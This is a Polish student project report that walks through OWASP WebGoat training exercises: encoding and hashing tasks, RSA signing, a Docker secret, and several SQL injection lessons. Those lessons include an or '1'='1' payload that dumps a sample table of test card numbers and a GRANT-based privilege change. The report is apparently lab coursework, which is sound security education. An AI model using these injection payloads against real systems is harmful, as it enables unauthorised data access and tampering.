



# Politechnika Wrocławska

---

## **Temat:** OWASP WebGoat

**Bezpieczeństwo aplikacji webowych - projekt**

Prowadzący:  
Mgr inż. Przemysław Świercz

**Wykonali:**  
Urszula Warmińska, 249060  
Arkadiusz Kotynia, 249038

## Spis treści

1.	Cel projektu.....	4
2.	Powód wybrania narzędzi: Python oraz Robot Framework .....	4
3.	Podatności .....	4
a.	(A2) Błędy kryptograficzne – Podstawy kryptografii – Kodowanie Base64.....	6
b.	(A2) Błędy kryptograficzne – Podstawy kryptografii – Inne kodowanie .....	7
c.	(A2) Błędy kryptograficzne – Podstawy kryptografii – Zwykłe obliczanie funkcji skrótów .....	8
d.	(A2) Błędy kryptograficzne – Podstawy kryptografii – Podpis .....	8
e.	(A2) Błędy kryptograficzne – Podstawy kryptografii – konfiguracje domyślne .....	10
f.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) .....	11
g.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język manipulacji danymi (DML) .....	12
h.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język definicji danych (DDL) ....	12
i.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język definicji danych (DDL) ....	13
j.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie ciągu znaków SQL .....	14
k.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie numeryczne SQL	14
l.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL .....	15
m.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszenie poufności za pomocą wstrzyknięcia String SQL .....	16
n.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Naruszanie dostępności .....	17
o.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Pobieranie danych z innych tabel .....	18
p.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (zaawanswane) – Wstrzykiwanie kodu SQL na ślepo.....	19
q.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niezmienne zapytania.....	20
r.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Pisanie bezpiecznego kodu	20

## Bezpieczeństwo aplikacji webowych

s.	(A3) Wstrzyknięcie – Wstrzyknięcie SQL (łagodzenie) – Niewystarczająca walidacja danych .....	21
t.	(A3) Wstrzyknięcie – Cross Site Scripting – XSS .....	22
u.	(A3) Wstrzyknięcie – Cross Site Scripting – Reflected XSS.....	22
v.	(A3) Wstrzyknięcie – Cross Site Scripting – Identyfikacja potencjału dla DOM-Based XSS.....	23
w.	(A5) Niewłaściwe zabezpieczenie – XXE .....	24
x.	(A6) Podatne i przestarzałe komponenty – Podatne komponenty .....	26
y.	(A7) Błąd tożsamości i uwierzytelniania – Obejścia uwierzytelniania – Resetowanie hasła 2FA.....	26
z.	(A7) Błąd tożsamości i uwierzytelniania – Niebezpieczne logowanie .....	27
aa.	(A7) Błąd tożsamości i uwierzytelniania – Tokeny JWT – Dekodowanie tokenu JWT .....	27
bb.	(A7) Błąd tożsamości i uwierzytelniania – Tokeny JWT – Ocena Kodu .....	29
cc.	(A7) Błąd tożsamości i uwierzytelniania – Reset hasła – Pytania bezpieczeństwa .....	29
dd.	(A7) Błąd tożsamości i uwierzytelniania – Reset hasła – Problem z pytaniami bezpieczeństwa.....	30
ee.	(A7) Błąd tożsamości i uwierzytelniania – Bezpieczne hasła – jak długo zajmie złamanie twojego hasła?.....	31
ff.	(A9) Nieudane logowanie zdarzeń bezpieczeństwa – Logowanie zdarzeń bezpieczeństwa.....	31
4.	Podsumowanie .....	32
	Spis zrzutów ekranu .....	33

### 1. Cel projektu

Celem projektu było zidentyfikowanie podatności w aplikacji WebGoat. Następnie należało je opisać i wykorzystać. W ostatniej części kilka testów należało zautomatyzować. Wykorzystanie WebGoat i automatyzacja mogą pomóc w praktycznym zrozumieniu różnych rodzajów podatności i sposobów ich wykrywania.

### 2. Powód wybrania narzędzi: Python oraz Robot Framework

#### Python:

Prostota i czytelność: jest językiem programowania o prostym i czytelnym składni. Jest łatwy do nauki i zrozumienia, co ułatwia pisanie czytelnego i utrzymania kodu automatyzacji.

Obszerna biblioteka: ma duże i bogate środowisko bibliotek, które zapewniają wiele gotowych modułów i narzędzi do różnych celów. Można łatwo znaleźć moduły obsługujące różne technologie i protokoły, co ułatwia integrację z innymi narzędziami i systemami.

Wsparcie społeczności: ma ogromną i aktywną społeczność programistyczną. Istnieje wiele zasobów, forów, dokumentacji i przykładów, które mogą pomóc w rozwiązywaniu problemów i zdobywaniu wiedzy.

#### Robot Framework:

To narzędzie automatyzacji testów o otwartej architekturze i obsługujące wiele języków programowania, w tym Pythona. Zapewnia elastyczność, łatwość użycia. Posiada również wiele wbudowanych bibliotek i rozszerzeń, które ułatwiają pisanie skryptów automatyzacji.

Zarówno Python, jak i Robot Framework mogą być uruchamiane na różnych platformach np. Windows, macOS i Linux. To daje elastyczność i możliwość uruchamiania automatyzacji na różnych środowiskach.

### 3. Podatności

Oprócz podatności wykazanych od podpunktu a wykonano podatności, które znalazły się w zakładce General. Są one na tyle oczywiste, podstawowe oraz opisane w poleceniu, że nie będą one szczegółowo opisane. W tych zadaniach należało np. napisać swoje imię, które potem wypisywane było od końca, obserwacja konsoli po wpisaniu losowej liczby. Celem tej sekcji było wstępne zapoznanie się z tematyką i poznanie narzędzi udostępnianych przez przeglądarkę oraz narzędzia BurpSuite. Poniżej dołączone są zrzuty ekranu dotyczące tej kategorii:

### Try It!

Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

✓

Enter Your Name:

Go!

The server has reversed your name: eMaN

Zrzut ekranu 1 Zaprezentowanie akceptacji serwera

Writing new lesson

(A1) Broken Access Control >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

### Try It! Using the console

Let us try it. Use the console in the dev tools and call the javascript function `webgoat.customjs.phoneHome()`. You should get a response in the console. Your result should look something like this:

```
phone home said {"lessonCompleted:true, ... , "output":"phone home response is..."}
```

Paste the random number, after that, in the text field below. (Make sure you got the most recent number since it is randomly generated each time you call the function)

Elements Console Sources Network Performance Memory Application Security >>

top Filter Default levels 3 Issues: 1 2

sensitivity may matter ... or not, you never know!"

▲ ▶ WARNING: Missing translation for key: "" polyglot.min.js:17

▲ ▶ WARNING: Missing translation for key: "Please try again. Make sure to make all the changes. And case sensitivity may matter ... or not, you never know!" polyglot.min.js:17

▲ ▶ WARNING: Missing translation for key: "" polyglot.min.js:17

▲ DevTools failed to load source map: Could not load content for http://127.0.0.1:8080/WebGoat/js/libs/backbone-min.map: HTTP error: status code 404, net::ERR\_HTTP\_RESPONSE\_CODE\_FAILURE

> webgoat.customjs.phoneHome()

phoneHome invoked GoatRouter.js:66


< undefined

phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "output":"phoneHome Response is 1933367911", "assignment":"DOMCrossSiteScripting", "attemptWasMade":true}


>

Zrzut ekranu 2 Obserwacja udostępnionej przez przeglądarkę konsoli.

## Bezpieczeństwo aplikacji webowych



Zrzut ekranu 3 Odnalezienie zapytania HTTP oraz odczytanie losowej liczby



Zrzut ekranu 4 Odczytanie wartości z narzędzia BurpSuite

### a. (A2) Błędy kryptograficzne – Podstawy kryptografii – Kodowanie Base64

Dotyczy podatności związanej z nieprawidłowym użyciem kodowania Base64. W tym przypadku należało wykorzystać ta podatność w celu zrozumienia powodu bezpiecznego kodowania i dekodowania danych. W praktyce należało przejść do dekodera Base64 np. ickyberchef odkodowania nagłówka HTTP, a następnie umieszczenie wyniku w odpowiednich polach.

## Bezpieczeństwo aplikacji webowych

### Base64 Encoding

Encoding is not really cryptography, but it is used a lot in all kinds of standards around cryptographic functions. Especially Base64 encoding.

Base64 encoding is a technique used to transform all kinds of bytes to a specific range of bytes. This specific range is the ASCII readable bytes. This way you can transfer binary data such as secret or private keys more easily. You could even print these out or write them down. Encoding is also reversible. So if you have the encoded version, you can create the original version.

On wikipedia you can find more details. Basically it goes through all the bytes and transforms each set of 6 bits into a readable byte (8 bits). The result is that the size of the encoded bytes is increased with about 33%.

```
Hello ==> SGVsbG8=
0x44 0x61 ==> TWE=
```

### Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

```
$echo -n "myuser:mypassword" | base64
bX11c2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bX11c2VyOm15cGFzc3dvcmQ=
```

Now suppose you have intercepted the following header:  
Authorization: Basic dGVzdC11c2VyOnBhc3N3b3Jk

Then what was the username  and what was the password:

*Zrzut ekranu 5 Błędy kryptograficzne – Podstawy kryptografii – Kodowanie Base64*

### b. (A2) Błędy kryptograficzne – Podstawy kryptografii – Inne kodowanie

Celem może być uświadomienie uczestników na temat potencjalnych zagrożeń i podatności związanych z nieprawidłowym użyciem alternatywnych technik kodowania w kontekście kryptografii. Zastosowane kodowania:

- Kodowanie URL jest często używane podczas wysyłania danych formularza i parametrów żądania do serwera. Ponieważ spacje nie są dozwolone w adresie URL, są one zastępowane przez %20. Podobne zamiany są dokonywane dla innych znaków.
- Kodowanie HTML zapewnia, że tekst jest wyświetlany w przeglądarce bez zmian, a nie interpretowany przez przeglądarkę jako HTML.
- UUEncode – to kodowanie Unix-2-Unix, używane do wysyłania załączników wiadomości e-mail.
- Kodowanie XOR (Exclusive OR) to operacja, która działa na dwóch bitach danych i zwraca "1", gdy bity są różne, a "0", gdy są takie same. Kodowanie XOR może być używane do różnych celów, takich jak szyfrowanie danych. Polega to na zastosowaniu operacji XOR między danymi wejściowymi a kluczem. Każdy bit danych jest porównywany z odpowiadającym mu bitem klucza, a wynik jest zapisywany jako zaszyfrowany bit.

W praktyce należało wyszukać dekodery online (XOR) – użyto <https://hashes.com/en/decrypt/hash>, następnie go użyć i wkleić dane w odpowiednie miejsca.

### Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

✓  
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAiOw==  
What would be the actual password   
  
Congratulations.

Zrzut ekranu 6 Podatność: Błędy kryptograficzne – Podstawy kryptografii – inne kodowanie

#### c. (A2) Błędy kryptograficzne – Podstawy kryptografii – Zwykle obliczanie funkcji skrótu

Funkcja skrótu to rodzaj kryptografii, który jest najczęściej używany do wykrywania, czy oryginalne dane zostały zmienione. Funkcja ta jest generowana na podstawie oryginalnych danych. Opiera się na nieodwracalnych technikach kryptograficznych. Jeśli oryginalne dane zostaną zmienione nawet o jeden bajt, wynikowa funkcja skrótu również się zmieni. Pomimo tego, że wydaje się być bezpieczną metodą, jednak NIE jest, a nawet NIGDY nie jest to dobre rozwiązanie, gdy używa się go do haseł. Problem polega na tym, że można generować hasła ze słowników i obliczać wszelkiego rodzaju warianty na podstawie tych haseł. Dla każdego hasła można obliczyć funkcję skrótu. Wszystko to może być przechowywane w dużych bazach danych. Przez przestępców może być ona wykorzystana w taki sposób, że wykonają oni funkcję skrótu konkretnego hasła a następnie porównają go z ogólnie dostępną bazą danych dzięki czemu będą mogli skompromitować tą daną. Niektóre algorytmy nie powinny być już używane: MD5, SHA-1 W przypadku tych funkcji skrótu możliwa jest zmiana ładunku w taki sposób, aby nadal dawał tę samą wartość. Wymaga to dużej mocy obliczeniowej, ale nadal jest wykonalną opcją.

W praktyce należało znaleźć dekodery MD5 np. w Internecie - <https://www.cmd5.org/> a następnie wprowadzenie do niego podanych haseł. Następnie należało wkleić wartości w odpowiednie pola.

### Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

Which password belongs to this hash:  
21232F297A57A5A743894A0E4A801FC3  
  
Which password belongs to this hash:  
2BB80D537B1DA3E38BD30361AA85568BDE0EACD7162FEF6A25FE97BF527A25B

Zrzut ekranu 7 Podatność: Błędy kryptograficzne – Podstawy kryptografii – Zwykle obliczanie funkcji skrótu

#### d. (A2) Błędy kryptograficzne – Podstawy kryptografii – Podpis

Podpis jest skrótem, który może być użyty do sprawdzenia ważności niektórych danych. Podpis może być dostarczony oddzielnie od danych, które waliduje, lub w przypadku CMS lub SOAP może być zawarty w tym samym pliku. (Gdzie część tego pliku zawiera dane, a część podpis).



Podpisywanie jest używane, gdy ważna jest integralność. Ma być gwarancją, że dane wysłane od strony A do strony B nie zostały zmienione. Tak więc strona A podpisuje dane, obliczając skrót danych i szyfrując ten skrót za pomocą asymetrycznego klucza prywatnego. Strona-B może następnie zweryfikować dane, obliczając skrót danych i odszyfrowując podpis, aby porównać, czy oba skróty są takie same.

- Podpisy RAW - podpis surowy, obliczany przez stronę A w następujący sposób:
  - utworzenie skrótu danych (np. SHA-256)
  - szyfrowanie skrótu przy użyciu asymetrycznego klucza prywatnego (np. klucz RSA 2048 bitów)
  - (opcjonalnie) zakodować binarnie zaszyfrowany skrót przy użyciu kodowania base64.
- Strona-B będzie musiała również uzyskać certyfikat z kluczem publicznym. Mogło to być już wcześniej wymieniane. W grę wchodzi więc co najmniej 3 pliki: dane, podpis i certyfikat.
- Podpisy CMS – podpis CMS to znormalizowany sposób wysyłania danych + podpisu + certyfikatu z kluczem publicznym w jednym pliku od strony A do strony B. O ile certyfikat jest ważny i nie został unieważniony, strona B może użyć dostarczonego klucza publicznego do weryfikacji podpisu.
- Podpisy SOAP – podpis SOAP zawiera również dane i podpis oraz opcjonalnie certyfikat. Wszystko w jednym ładunku XML. Istnieją specjalne kroki związane z obliczaniem skrótu danych. Ma to związek z faktem, że SOAP XML wysyłany z systemu do systemu może wprowadzać dodatkowe elementy lub znaczniki czasu. Ponadto SOAP Signing oferuje możliwość podpisywania różnych części wiadomości przez różne strony.
- Podpisywanie wiadomości e-mail – wysyłanie maili to bardzo prosta procedura, polegająca na wypełnieniu pola danymi, wysłaniu ich do serwera, który przekaże do miejsca docelowego daną wiadomość. Możliwe jest wysyłanie wiadomości e-mail z polem FROM, które nie jest własnym adresem e-mail. Aby zagwarantować odbiorcy, że naprawdę wiadomość e-mail została wysłana przez daną osobę, możliwe jest podpisanie jej. Zaufana strona trzecia sprawdzi tożsamość i wyda certyfikat podpisywania wiadomości e-mail. Klucz prywatny instaluje się w aplikacji pocztowej i konfiguruje do podpisywania wysyłanych wiadomości e-mail. Certyfikat jest wydawany dla określonego adresu e-mail, a wszystkie inne osoby, które otrzymają tę

wiadomość e-mail, zobaczą wskazanie, że nadawca jest zweryfikowany, ponieważ ich narzędzia zweryfikują podpis przy użyciu publicznego certyfikatu wydanej przez zaufaną stronę trzecią.

- PDF, Word lub inne podpisy – podpis znajduje się również w tym samym dokumencie co dane, więc istnieje pewien opis tego, co jest częścią danych, a co częścią metadanych.

### Assignment

Here is a simple assignment. A private RSA key is sent to you. Determine the modulus of the RSA key as a hex string, and calculate a signature for that hex string using the key. The exercise requires some experience with OpenSSL. You can search on the Internet for useful commands and/or use the HINTS button to get some tips.

✓ Now suppose you have the following private key:

```
-----BEGIN PRIVATE KEY-----
MIIEIwIBADANBgkqhkiG9w0BAQEFAAQCAQAgIAQCA1IwP8SYNEkKwRF/PNTLXwgbwaSUUqFUyaaUkguJ7dNn1F3oO9xGbnq5n1IwD1T/Gg5n6F8NkPITJAAX/qFn5s5xVQOUBM5112C1w2ssYB4uT1BD1n
-----END PRIVATE KEY-----
```

Then what was the modulus of the public key  and now provide a signature for us based on that modulus

Congratulations. You found it!

*Zrzut ekranu 8 Błędy kryptograficzne – Podstawy kryptografii – Podpis*

### e. (A2) Błędy kryptograficzne – Podstawy kryptografii – konfiguracje domyślne

Ochrona klucza prywatnego id\_rsa – Domyślnie generowanie pary kluczy ssh pozostawia klucz prywatny niezaszyfrowany. Dzięki temu jest łatwy w użyciu, a jeśli jest przechowywany w miejscu, do którego tylko dana osoba może się udać, zapewnia wystarczającą ochronę. Jednak lepszym rozwiązaniem jest zaszyfrowanie klucza. Gdy następuje próba użycia klucza, należy ponownie podać hasło.

Nazwa użytkownika/hasło SSH do serwera – ssh do serwera działa na domyślnym porcie 22 i zezwala na próby podania nazwy użytkownika/hasła. W celu zabezpieczenia należy wprowadzić zmiany w konfiguracji, szczególnie dotyczącej logowania jako użytkownik root – należy wyłączyć tę opcję i wprowadzić logowanie przy użyciu klucza ssh.

## Assignment

In this exercise you need to retrieve a secret that has accidentally been left inside a docker container image. With this secret, you can decrypt the following message:

**U2FsdGVkX199jgh5oANEIFdtCxIEvdEvcili+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbw**

You can decrypt the message by logging in to the running container (docker exec ...) and getting access to the password file located in /root. Then use the openssl command inside the container (for portability issues in openssl on Windows/Mac/Linux) You can find the secret in the following docker image, which you can start as:

```
docker run -d webgoat/assignments:findthesecret
```

```
echo "U2FsdGVkX199jgh5oANEIFdtCxIEvdEvcili+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPIVRFFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile ....
```



What is the unencrypted message

and what is the name of the file that stored the password

post the answer

**Congratulations, you did it!**

*Zrzut ekranu 9 Podatność: Błędy kryptograficzne – Podstawy kryptografii – konfiguracje domyślne*

### f. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro)

SQL to ustandaryzowany (ANSI w 1986 r., ISO w 1987 r.) język programowania, który służy do zarządzania relacyjnymi bazami danych i wykonywania różnych operacji na znajdujących się w nich danych. Zapytania SQL mogą być używane do modyfikowania tabeli bazy danych i jej struktur indeksowych oraz dodawania, aktualizowania i usuwania wierszy danych. Istnieją trzy główne kategorie poleceń SQL:

- język manipulacji danymi (DML)
- język definicji danych (DDL)
- język kontroli danych (DCL)

Każdy z tych typów poleceń może zostać wykorzystany przez atakujących do naruszenia poufności, integralności i/lub dostępności systemu.

Działania w tej podatności polegały na poznaniu nazwy tabeli, która znajdowała się już w tekście powyżej zadania. Następnie należało poznać nazwy kolumn. Za pomocą tych danych należało wpisać odpowiednie zapytanie: `SELECT department FROM employees WHERE first_name='Bob'`

### It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

SELECT department FROM employees WHERE first\_name='Bob'

Submit

You have succeeded!

SELECT department FROM employees WHERE first\_name='Bob'

DEPARTMENT

Marketing

Zrzut ekranu 10 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL

### g. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język manipulacji danymi (DML)

Manipulowanie danymi polega na zastosowaniu komend SQL np. SELECT, INSERT, UPDATE i DELETE. Mogą być one nazwane instrukcjami DML. Ich działanie polega kolejno na: żądaniu rekordów, dodawaniu rekordów, aktualizowaniu istniejących rekordów i usuwania rekordów. Atakujący po wstrzyknięciu instrukcji DML może naruszyć poufność (używając instrukcji SELECT), integralność (używając instrukcji UPDATE) i dostępność (używając instrukcji DELETE lub UPDATE) systemu.

W tym zadaniu należało skorzystać z wcześniej zdobytych informacji dotyczących tabeli, a następnie napisanie odpowiedniej komendy aby zmienić dział w tabeli dla danej osoby. Użyte polecenie: UPDATE employees SET department='Sales' WHERE first\_name='Tobi'. Słowo where pozwala na filtrowanie rekordów.

### It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

UPDATE employees SET department='Sales' WHERE first\_name='Tobi'

Submit

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department='Sales' WHERE first\_name='Tobi'

USERID FIRST\_NAME LAST\_NAME DEPARTMENT SALARY AUTH\_TAN

89762 Tobi Barnett Sales 77000 TA9LL1

Zrzut ekranu 11 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL – Język manipulacji danymi (DML)

### h. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język definicji danych (DDL)

Obejmuje polecenia służące do definiowania struktur danych. Polecenia DDL są używane do definiowania schematu bazy danych. Schemat odnosi się do ogólnej struktury lub organizacji bazy danych i w bazach danych SQL obejmuje obiekty takie jak tabele, indeksy, widoki, relacje,

wyzwalacze i inne. Jeśli atakujący pomyślnie "wstrzyknie" polecenia SQL typu DDL do bazy danych, może naruszyć integralność (za pomocą instrukcji ALTER i DROP) i dostępność (za pomocą instrukcji DROP) systemu. Polecenia DDL służą do tworzenia, modyfikowania i usuwania struktury obiektów bazy danych. CREATE (tworzy obiekty bazy danych, takie jak tabele i widoki), ALTER (zmienia strukturę istniejącej bazy danych), DROP (usuwa obiekty z bazy danych).

W części praktycznej należało zmodyfikować schemat dodając nową kolumnę do tabeli. Należało użyć informacji uzyskanych w poprzednich częściach i napisać odpowiednią komendę i dodać typ danych: ALTER TABLE employees ADD phone varchar(20).

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

✓

SQL query

ALTER TABLE employees ADD phone varchar(20)

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20)

*Zrzut ekranu 12 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL – Język definicji danych (DDL)*

### i. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język definicji danych (DDL)

Język ten służy do implementacji logiki kontroli dostępu w bazie danych. DCL może być używany do odbierania i przyznawania uprawnień użytkownikom obiektów bazy danych, takich jak tabele, widoki i funkcje. Jeśli atakujący pomyślnie "wstrzyknie" polecenia SQL typu DCL do bazy danych, może naruszyć poufność (za pomocą poleceń GRANT) i dostępność (za pomocą poleceń REVOKE) systemu. Przykładowo, atakujący może nadać sobie uprawnienia administratora bazy danych lub odebrać uprawnienia prawdziwemu administratorowi. Polecenia DCL służą do implementacji kontroli dostępu do obiektów bazy danych: GRANT - nadaje użytkownikowi uprawnienia dostępu do obiektów bazy danych, REVOKE - cofa uprawnienia użytkownika, które zostały wcześniej nadane za pomocą GRANT. W części praktycznej należało przyznać danej grupie możliwość zmiany tabel. W tym celu użyto polecenia GRANT ALTER TABLE TO unauthorized\_user, które pomimo tego, że było odpowiednie nie zadziałało. Dopiero zmiana komendy na GRANT all ON grant\_rights TO unauthorized\_user, zadziałała.

Try to grant rights to the table **grant\_rights** to user **unauthorized\_user** :

✓

SQL query

GRANT all ON grant\_rights TO unauthorized\_user

Submit

Congratulations. You have successfully completed the assignment.

*Zrzut ekranu 13 Podatność: Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Język kontroli danych (DCL)*

**j. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie ciągu znaków SQL**

W tym zadaniu należało pobrać wszystkich użytkowników z tabeli użytkowników. Należy pamiętać, że aby wstrzyknięcie było pomyślne musi zwracać wartość prawda. Jak widać w wynik jest pozytywny mamy dostęp do naz użytkowników, ich ID i innych cennych informacji.

SELECT \* FROM user\_data WHERE first\_name =  or  'Get Account Info'

You have succeeded:

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = 'Smith' or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = " or TRUE, which will always evaluate to true, no matter what came before it.

Zrzut ekranu 14 Podatność: (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie ciągu znaków SQL

**k. (A3) Wstrzyknięcie – Wstrzyknięcie SQL (intro) – Wstrzyknięcie numeryczne SQL**

W tym zadaniu należało korzystając z pól wejściowych pobrać dane z tabeli użytkowników. Należy pamiętać, że tylko jedno pole jest podatne na ten rodzaj ataku. Należało sprawdzić, które z tych pól jest podatne na ataki, należało wstawić 0 lub 1=1. Wyświetlane dane powinny być informacją na temat tego czy w pole można wstrzykiwać kod. Okazało się że pierwsze pole nie jest podatne na atak, gdyż pojawiła się informacja o braku możliwości sprasowania wartości do numeru. Należy pamiętać również że nie jest konieczne wstawianie cudzysłowów w ciągu ataku. Końcowe zapytanie zaprezentowane jest na zrzucie ekranu w jego dolnej części.



## Bezpieczeństwo aplikacji webowych

Using the two input Fields below, try to retrieve all the data from the users table.  
